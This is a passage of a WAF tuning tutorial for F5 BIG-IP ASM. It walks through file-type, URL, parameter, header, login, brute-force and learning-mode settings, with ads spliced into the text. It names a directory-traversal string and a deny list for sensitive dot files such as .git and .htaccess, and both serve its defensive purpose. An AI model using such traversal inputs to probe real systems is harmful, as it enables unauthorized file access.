## ALLOWED FILE TYPES

The trick to a good WAF deployment is to be very specific on what is allowed through the WAF. Wildcards should be used with caution. By default F5 ASM allows any filetypes through. We need to specifically call out the filetypes we are going to be accepting.

Navigate over to Application Security -> File Types -> Allowed Filetypes. Click the Create button. A dialog like the one below opens. This is where we need to put in as much as we can about the types of files our application makes available to its endusers.fixed

- This setting is KEY.
- GIFs, PNGs, TXT, HTML, PHP they all should go here.
- For the more general programming files (jsp, php, asp) it is ok to use wildcards.
- Images are ok to use wildcards
- CSS, JS should be fixed paths,
- Sitemap should be a fixed path
- Dot files should be explicitly denied
  - .htaccess,
  - .cvsignore,
  - .git.




Figure 23. Allowed File Type

A couple notes:

- Images should never have a query string, nor a POST length
- This is the single most important setting in a properly tuned WAF.
- URL length is key to stopping directory traversal attacks (`../../../../`)
- POST data length can be used to stop overly large file uploads

## ALLOWED URLS

Next to the allowed FileTypes, the allowed URLs are just as important. Using the CSV file we created earlier (output-reqiest.csv) we need to fill in the valid URLs for the application – one at a time. The task may seem daunting at first – but this level of granularity is what saves the entire application from accidental exposure. Any URL outside of the Allowed URL is considered a violation.

Figure 24. Allowed URL

The more specific the URL, the tighter the security policy gets.

- The spiderfile we created in the beginning (output-requests.csv) has all the URLs within your application. This file should be your start for building out your URL list
- The more values you lock in – the smaller your attack surface gets.
- Use the description field liberally to tell others what your doing
- Request Header Name: Specifies an explicit header name that must appear in requests for this URL. This field is not case-sensitive. This field can single handedly disrupt 90% of your CSRF attacks. By requiring a browser send a header (which we know needs to be there anyway) with a specified value for the page request (before it ever gets to the application) means that we cut down on quite a few automated attacks.
- Request Header Value: Specifies a simple pattern string (glob pattern matching) for the header value that must appear in legal requests for this URL (for example, `*json*`, `xml_method?`, or `method[0-9]`). If the header includes this pattern, the system assumes the request contains the type of data you select in the *Parsed As* setting. This field is case-sensitive.
- The “perform staging” checkbox will allow you to put the URL into staging. Learning suggestions produced by requesting staged URLs are logged in the Learning screens.
- Parsed As:
  - Apply Value Signatures: Does not parse the content; processes the entire payload with the negative security attack signatures. This option provides basic security for protocols other than HTTP, XML, and JSON.
  - Disallow: Blocks requests for an URL containing this header content. The system logs the Illegal Request Content Type violation.
  - Dont Check: Perform no checks on the request body beyond minimal checks on the entire request.
  - HTTP: Does HTTP parsing of the request headers (default value).
  - JSON: Reviews JSON data using an associated JSON profile.
  - XML: Reviews XML data using an associated XML profile.

For most of the URLs this will be set to HTTP. If you have applications that return XML (web services), or JSON – turning on the content specific header check is an extra layer of security. An example would be an API service that requires the clients send their API key as a header each time they connected, and received JSON or XML back.

The bottom part of the pane contains a box to declare which specific characters are allowed in the URL. This tool is huge in fighting against UNICODE traversal attacks. Now that we have a list of valid URLs – we can extrapolate out which characters we need to allow.

To create a policy wide generic character set – to be the default, go to Application Security -> URLs -> Character Sets.




Figure 25. Allowed Character sets

The set above is a pretty restrictive character set which would serve to secure most SQLInjection attacks. Restricting which characters get sent to the underlying application cuts down on the attack surface. These tweaks, are frustrating, and painful because they require you to become fairly intimate with an application that you probably have never interfaced with. That being said – an ounce of prevention goes a long way.

## ALLOWED PARAMETERS

Probably one of the hardest things to configure – but quite possibly the most awesome feature for stopping most attacks – is the Parameter checks. Navigate to Application Security -> Parameters -> Parameters List. Hit the Create button and the following is displayed:




Figure 26. Allowed parameters



Parameters can be “global” or assigned to a URL. For the most secure WAF – we assign parameters to URLs. The spiderfile (output-request.csv) contains all the parameters and URLs that we found when we did our spidering. This is where we leverage that data to create a very air tight URL+Parameter binding.

- Allow Empty: Allows the parameter to be empty, but still in the URI
- Sensitive: turns on the Sensitive flag within the F5. Use this for password, ssn, cc, or any other data that you would deem as needing extra attention
- Parameter type:
  - User-Input value – form values. These values also can be bound to a Parameter Character set much like the URL character set
  - Static-Content – Static parameters that should not change
  - Dynamic-Content – Parameter from the application that will change through the application
  - JSON/XML – Application specific
  - Ignore – Don’t classify
- For static content, you need to fill in the values that that static content will be. This should be available from the developers. If these values do not match the parameter – a violation will be thrown
- For user-input content individual data types MUST be set. Binding user entry to specified data types, means that we are not having to trust javascript verification, or application logic. This will make sure if a user is going to enter an email address, they MUST input an email address.

## ATTACK SIGNATURE TUNING

When we ran through the wizard to create this policy, all of the Attack Signatures that we told them about were added. Though, what was not added were some of the more ancillary signatures. It is important to make sure the following are loaded:

- High Accuracy Signatures
  - These signatures are highly accurate and produce very little in the way of false positives
- Command Execution
  - These signatures stop intruders from trying to execute shell commands or OS level commands
- Cross Site Scripting signatures
  - Signatures that detect CSS
- OS Command Injection
  - These signatures stop the injection of commands into the web application
- SQL Injection signatures
  - These signatures stop common sql injection techniques
- Systems, PHP, MySQL, Unix/Linux
  - The signature set that was setup when we built the profile.




Figure 27. Attack Signature

## ADVANCED TUNING RECAP

By explicitly documenting (or using the learning mode) the URLs, Parameters, and Filetypes that application makes available to its clients, – you create an ecosystem that forces clients to behave correctly, and shuts out all requests that do not match the predetermined formats. Applying the correct signature sets that match up to your application, covers every aspect of your application. Character sets can be configured for both URLs and Parameters and are essential for mitigating common SQLInjection attacks. FileType restrictions can make sure we don’t become a Malware server, and we only serve out files that are applicable to our application.

## SUPPLEMENTAL TUNING

Once we have gone through the Advanced Tuning we can look at sewing up some of the finer loose ends. We have effectively covered the 80/20. These last few items are things that just get you over into that 90/10 area.

### GEOIP ENFORCEMENT

One novel feature that most WAFs are now incorporating is the use of GeoIP data to map out where on the planet a client is coming from. If, for instance, we know that we have know application consumers in Uruguay, we can tell the ASM not to talk to anyone from Uruguay. While this method is not fool proof – and could potentially have a high cross-over fail rate – it can be effective in simply blocking users coming in from anonymous proxy servers.

Navigate to Application Security -> GeoLocation Enforcement



Figure 28. GeoLocation Enforcement

### LOGIN PAGES

The WAF has the unique ability to keep track of users, their behaviors, and where they enter the application. By telling the WAF where our login/logout pages are – we can force clients to correctly arrive at a login page, and logout when they leave. We can also detect brute force attempts on our login pages, as well as maintain sessions if our applications do not. This includes invalidating compromised session keys. This protects applications that may have a fundamental flaw in how they store sessions – and closes session hijacking vulnerabilities.

Navigate to Application Security -> Sessions and Logins




Figure 29. Login Page

The form above is pretty straight forward. Listing out the URL for the login page, the username, and password names for the form elements allow the ASM to watch out for brute force attempts on our web applications.

Once we have our login pages setup, lets navigate to Application Security -> Sessions and Logins -> Login Enforcement

Figure 30. Login Page Enforcement

This form sets up a 600 second expiration on logins that will be enforced by the ASM. This setting is for a lab environment and in all honesty has little use outside of a lab. In this configuration, users would have to login every 600 seconds. The “Authenticated URLs” are all URLs that we feel the user **should** be authenticating before they visit. The ASM tracks this with the ASM cooking and by analyzing the clients REFERER to make sure they are hitting the login page, before they hit any other page. These settings should be the “belt and suspenders” to the authentication policy within the application.

## DATA GUARD

DataGuard is a feature that will provide a ‘poor man’s dlp’. The ASM is configured to look for certain data patterns and mask out potentially bad data. Using this to scrub SSNs and Credit card numbers is just another level of protection from an incidental data exposure. The other part of this, that makes it even more useful, is that you can specify file types to look in as well. For this lab application we selected to inspect PDF documents.

Figure 31. Data Guard

## CSRF PROTECTION

The F5 CSRF protection has been documented (<http://support.f5.com/kb/en-us/solutions/public/11000/900/sol11930.html>) here. When the CSRF Protection feature is enabled, the system inserts custom JavaScript into the response pages of a protected web application. In BIG-IP ASM 11.0.0 and

later, the inserted JavaScript appends the CSRF token to the query string when a link is clicked. For an HTML form, the inserted JavaScript appends the CSRF token as a hidden form variable. When the browser subsequently requests an embedded URL, which includes the CSRT token, the BIG-IP ASM system is able to use the CSRT token to manage the request.

Figure 32. CSRF Protection

## BRUTE FORCE PROTECTION

Most WAF products provide some sort of function that protects the application from Brute Force attacks. In the case of the F5 ASM this Brute Force Protection is configured under Application Security -> Brute Force Protection. To configure BFP you need to have first configured Login Pages (in the steps before this) and have some idea in mind of what 'excessive' is. The values listed in the screens below represent a good trade off between security and usability. The ASM will watch traffic hitting designated login pages and if the number of failed auths starts rising near the threshold values it will deny the attacker based on the configured timers.

Figure 33. Brute Force Protection

## HEADERS

The last major item we have to tackle is the HTTP headers system. HTTP Headers within applications are finicky. Application frameworks use them to communicate and track client requests, HTTP servers use them to control the HTTP protocol, and the spec is very free flowing, and has very little standard to it. The settings in below aim to nail down the copious amount of header data that every application has, and to create a very concise header standard.

## HOSTNAMES

Navigate to Application Security -> Headers -> Hostnames.

Click on the Create button and fill out the form.

Figure 34. Hostnames

When webapp scanners like w3af fingerprint a webserver they try to throw different hostnames at the box trying to guess or see if the target is a shared hosting environment. Setting the acceptable hostnames here, will cause those types of reconnaissance to fail.

## CHARACTER SETS

Like the URL, and Parameter sections above, there is a whole section dedicated to Character Sets for your headers. The goal would be to reduce this down to the smallest set needed. This process requires quite a bit of knowledge of how the application works, and uses headers – or enough time to run through a very restrictive set of characters and work our way up.

Hex	Char	State	Hex	Char	State	Hex	Char	State	Hex	Char	State
0x4	EOT	Disallow	0x23	#	Allow	0x2f	/	Allow	0x5d	}	Allow
0x8	BS	Disallow	0x24	\$	Allow	0x3a	:	Allow	0x5e	^	Disallow
0x9	TAB	Disallow	0x25	%	Allow	0x3b	;	Allow	0x60	`	Disallow
0xa	LF	Disallow	0x26	&	Allow	0x3c	<	Allow	0x7b	{	Allow
0xd	CR	Disallow	0x27	'	Disallow	0x3e	>	Allow	0x7c		Disallow
0x1b	ESC	Disallow	0x28	(	Allow	0x3f	?	Allow	0x7d	}	Allow
0x20	Space	Allow	0x29	)	Allow	0x40	@	Allow	0x7e	~	Allow
0x21	!	Disallow	0x2a	*	Allow	0x5b	[	Allow	0x7f	DEL	Disallow
0x22	"	Allow	0x2d	-	Allow	0x5c	\	Allow			

Figure 35. Character sets

## ALLOWED METHODS

The HTTP Allowed methods are important. Locking down methods to only GET/POST not only throws off applications trying to fingerprint our server – but it also turns off services like WebDAV. The HEAD command is used by some browsers to check to see if a page needs updating – mapping HEAD to GET is the most appropriate.

\*CAUTION: Mapping POST to GET will cause all Post requests to tack their payload on the back of the URI.




Figure 36. Character Sets

## WEB SCRAPING

Webscraping tends to be noisy. Googlebot, and Yahoo will be picked up as a webscraping bot (along with a few others). The settings here are pretty sound, and are the result of tweaking a production webserver.




Figure 37. Web Scraping




Figure 38. BotDetection




Figure 39. BotDetection

## CONGRATS YOUR DONE!

You have now completed building your WAF Policy.

## TRAFFIC GENERATION

Now that we have a custom Web Application Policy built. We should demonstrate how to run the WAF through learning mode to build up the pieces that weren't able to come over through the spider process.

Navigate to Application Security -> Policy Building -> Settings




Figure 40. Policy Settings

Set the Policy Type to Comprehensive and make sure the Parameter Level is set to URL. This will bind all Parameters to their respective URLs.

Then we turn on the Automatic Policy Builder




Figure 41. Automatic Policy Builder

Click the Basic and move it to Advanced




Figure 42. Policy Builders

These settings will accept the following:

- 50 untrusted sessions from 50 different IPs for at least an hour, but no longer than 7 days
  - The WAF will only trust traffic from untrusted IPs, if 50 sessions from 50 different IPs hit the box within an hour, but no longer than 1 week after the policy change
- 1 trusted sessions from 1 different IPs for no longer than 7 days
  - The WAF will only trust traffic from trusted IPs, if 1 sessions from 1 different IPs hit the box within no longer than 1 week after the polic

**Stabilize (Tighten)**

**Untrusted Traffic:**  
Enforce a policy setting once the system has recorded

5000 total requests, and  
500 different user sessions and  
500 different IPs involving that setting (e.g. for the parameter or file type), spread out over a time period of at least  
1 day(s).

**Trusted Traffic:**  
Enforce a policy setting once the system has recorded

100 total requests, and  
10 different user sessions and  
1 different IPs involving that setting (e.g. for the parameter or file type), spread out over a time period of at least  
1 day(s).

**Figure 43.** Police Settings

These settings will start the policy enforcement after (come out of learning mode):

- 5000 total requests and 500 different user sessions and 500 different untrusted IPs over at least 1 day
- 100 total requests from 10 different users sessions across 1 different IP within 1 day

**Track Site Changes**

Enable Track Site Changes

From Trusted and Untrusted Traffic

Only from Trusted Traffic

**Untrusted Traffic :**  
For an already-configured policy setting, loosen the setting if the system detects violations from

10 different user sessions and  
10 different IPs, spread out over a time period of at least  
5 minute(s), but not exceeding  
7 day(s).

**Trusted Traffic:**  
For an already-configured policy setting, loosen the setting if the system detects violations from

5 different user sessions and  
1 different IPs, spread out over a time period of at least  
0 minute(s), but not exceeding  
7 day(s).

**Figure 44.** Police Settings

The following will allow the trusted IP to loosen a given setting by opening up 5 user sessions to it. This is a good quick override setting

**Trusted IP Addresses**

Address List

IP Address:

Netmask:

198.18.0.244 (255.255.255.0)

IP Addresses

**Figure 45.** Trusted IP Adresses



This needs to be the IP of the Kali workstation we were using earlier.

Learn from responses	<input checked="" type="checkbox"/> Enabled
Dynamic Parameters	<input type="checkbox"/> All HIDDEN Fields <input checked="" type="checkbox"/> Using statistics - FORM parameters <input checked="" type="checkbox"/> Using statistics - link parameters Statistics: Configure parameters as dynamic if <input type="text" value="10"/> unique server-supplied value sets are seen in server responses for the parameter.
Collapse to one entity	<input checked="" type="checkbox"/> Collapse Parameters, Cookies and Content Profiles Collapses many common entities into one entity, after <input type="text" value="10"/> occurrences. <input checked="" type="checkbox"/> Collapse URLs Collapses many common entities into one entity, after <input type="text" value="500"/> occurrences of depth <input type="text" value="2"/> at least.
Learn integer parameters	<input checked="" type="checkbox"/> Enabled
Learn from traffic with the following HTTP Response Status Codes	New HTTP Response Status Code: <input type="text"/> <input type="button" value="Add"/> 1xx 2xx 3xx <input type="button" value="Delete"/>
Maximum Security Policy Elements	File Types: <input type="text" value="250"/> URLs: <input type="text" value="10000"/> Parameters: <input type="text" value="10000"/> Cookies: <input type="text" value="100"/>
File Types for which wildcard URLs will be configured (e.g. *.jpg)	File Type: <input type="text"/> <input type="button" value="Add"/> bmp gif ico jpeg jpg pcx <input type="button" value="Delete"/>

Figure 46. Learning

The last form controls how much we learn during our learning process. Make sure we save and apply the policy now.

Now that we have our WAF setup to automatically learn, we can go back to the ruby script we created earlier. Since that script was setup to walk through the entire application, this will give the ASM enough traffic to start building policy:

a d v e r t i s e m e n t

# IT-Securityguard

## Lets secure IT



Android Vulnerability Scan



Web Penetration testing




Secure hosting

contact: [contact@it-securityguard.com](mailto:contact@it-securityguard.com)

[www.it-securityguard.com](http://www.it-securityguard.com)

```
root@kali:/opt/Selenium# for i in {1..5}; do rspec test-site4.rb; sleep 2; done;
```

After the script is run, log back into the F5 ASM. The top of the Application Security Page should show something similar to below, this is verification that it is working:



**Figure 47.** Verification results at Application Security Page

## BLOCK MODE

After we have sent good traffic through the WAF – we want to go ahead and migrate it to a blocking mode. Navigate to Application Security -> Security Policies-> Active Policies, Click on the security policy you want to change.

Configuration <span>Advanced</span>	
Security Policy Name	BISHOES_vs_1
Partition / Path	/Common/BISHOES.app
Application Language	Unicode (utf-8)
Security Policy Description	<input type="text"/>
Enforcement Mode	<input type="radio"/> Transparent <input checked="" type="radio"/> Blocking
Enforcement Readiness Period	<input type="text" value="7"/> days

**Figure 48.** BlockMode

Change Enforcement Mode from 'Transparent' to 'Blocking', Update and apply the policy.

## VALIDATION

The final step in the process is a validation that what we have done has put us in a better position. Before we started we used w3af to take a baseline, as a validation we now re-run that same test and compare the results. Due to some changes though, the scanner may hang or this scan could take considerably longer.

## ABOUT THE AUTHOR

*John Stauffacher is a certified Network Security and Engineering specialist with over 17 years of experience in IT Security. Currently working at Accuvant as Application Security Principal Consultant, he is also an Advisory Board Member at CyberWatch West and Red Team Member at Western Regional Collegiate Cyber Defense Competition. His main professional interest are firewalls and he has already published numerous articles and papers on that topic.*



The **only** existing System of its kind,  
IncMan Suite has already been adopted  
by a host of corporate clients worldwide

## The Ultimate Forensic Case Management Software

Fully automated Encase Integration

Evidence tracking and Chain of Custody

Supports over 50 Forensic Software and third parties

Training and Certification available

Special discount for LEO, GOV and EDU customers



**SPECIAL PROMO 15% OFF**

